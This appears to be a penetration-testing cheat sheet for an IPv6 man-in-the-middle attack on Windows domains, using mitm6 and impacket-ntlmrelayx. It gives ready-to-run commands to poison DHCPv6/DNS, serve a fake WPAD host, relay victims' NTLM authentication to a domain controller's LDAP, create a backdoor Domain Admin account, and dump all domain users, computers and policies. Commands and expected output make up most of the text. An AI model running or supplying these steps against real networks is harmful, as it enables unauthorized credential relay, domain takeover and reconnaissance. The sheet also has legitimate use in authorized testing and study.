


mitm6 — IPv6 MITM Attack Cheat Sheet

Exploit Windows' default-enabled IPv6 to hijack DNS, redirect victims to the attacker, and relay their NTLM auth to LDAP. Two terminals required — both must stay open. Replace <placeholders> with your own values.



① Start mitm6

Listens for DHCPv6 requests and poisons IPv6 DNS for the target domain.

Tab 1 · mitm6 ⚠ keep open!

```
mitm6 -d <domain>

# Example:
mitm6 -d force.local
```

-d targets only machines that send DHCPv6 requests for that domain — limits noise.

② Start ntlmrelayx (in a new tab)

Waits for relayed NTLM auth and forwards it to LDAP on the domain controller. Dumps domain info into a loot folder.

Tab 2 · ntlmrelayx ⚠ keep open!

```
impacket-ntlmrelayx -6 -t ldap://<dc-ip> -wh fakewpad.<domain> -l <lootdir>

# Example:
impacket-ntlmrelayx -6 -t ldap://192.168.50.10 -wh fakewpad.force.local -l loot
```

-6 — listen on IPv6.

-t ldap://<dc-ip> — relay target is LDAP on the DC (192.168.50.10 = force.local DC).

-wh fakewpad.<domain> — serve a fake WPAD file from this hostname. When victims query DNS for wpad, mitm6 points them here, triggering automatic NTLM auth.

-l <lootdir> — folder name where dumped domain info gets saved. You can name it anything.

③ What you'll see when it fires

Once a victim machine connects, ntlmrelayx relays their NTLM auth to LDAP and prints the result:

```
[*] (HTTP): Connection from ::ffff:<victim-ip> controlled, attacking target ldap://<dc-ip>
[*] (HTTP): Authenticating connection from <DOMAIN>/<USER>::ffff:<victim-ip> against ldap://<dc-ip>
[*] ldap://<DOMAIN>/<USER>@<dc-ip> [1] → Enumerating relayed user's privileges...
[*] ldap://<DOMAIN>/<USER>@<dc-ip> [1] → Dumping domain info for first time
[*] ldap://<DOMAIN>/<USER>@<dc-ip> [1] → Domain info dumped into lootdir!
```

You'll also see the victim requesting /wpad.dat — that's the WPAD trigger working.

④ Domain Admin vs Regular User — what changes

The outcome depends on the privilege level of the relayed user:

Relayed user = Domain Admin

ntlmrelayx automatically creates a new user and adds them to the **Domain Admins group**. This gives you a backdoor admin account on the domain.

⚠ *Very noisy — creates a new AD object. May be disabled in some environments or trigger alerts.*

Relayed user = Regular Domain User

ntlmrelayx still relays successfully and dumps domain info into the loot folder — users, groups, policies, etc. — but does not create a backdoor account. Useful for recon even without admin rights.

⑤ The loot folder

Named whatever you passed to `-l`. Created in the directory you ran ntlmrelayx from. Contains a full LDAP dump of the domain — each category comes in `.grep`, `.html`, and `.json` formats:

```
ls ./loot/

domain_computers.grep/html/json      # all machines + OS, hostname, SID, last logon
domain_computers_by_os.html          # computers grouped by OS
domain_groups.grep/html/json         # all AD groups
domain_policy.grep/html/json         # password policies, lockout settings
domain_trusts.grep/html/json         # domain trust relationships
domain_users.grep/html/json          # all user accounts
domain_users_by_group.html           # users grouped by their group membership
```

The `.html` files open as readable tables in a browser — great for quick recon. You get every computer, OS version, last logon time, password policy, and every user/group in the domain, all without touching a single machine directly.

Quick reference

Flag	What it does
<code>mitm6 -d <domain></code>	Poison DHCPv6/DNS for this domain only
<code>-6</code>	Listen on IPv6 (required for mitm6 relay)
<code>-t ldap://<dc-ip></code>	Relay target — LDAP on the domain controller
<code>-wh fakewpad.<domain></code>	Fake WPAD hostname — triggers automatic NTLM auth from victims
<code>-l <lootdir></code>	Output folder for dumped domain data (name it anything)

Key idea: mitm6 doesn't need any existing foothold — it exploits IPv6 being enabled by default on Windows. Combined with WPAD, authentication happens automatically in the background without any user clicking anything. The relay goes to LDAP (not SMB), so SMB signing doesn't protect against this.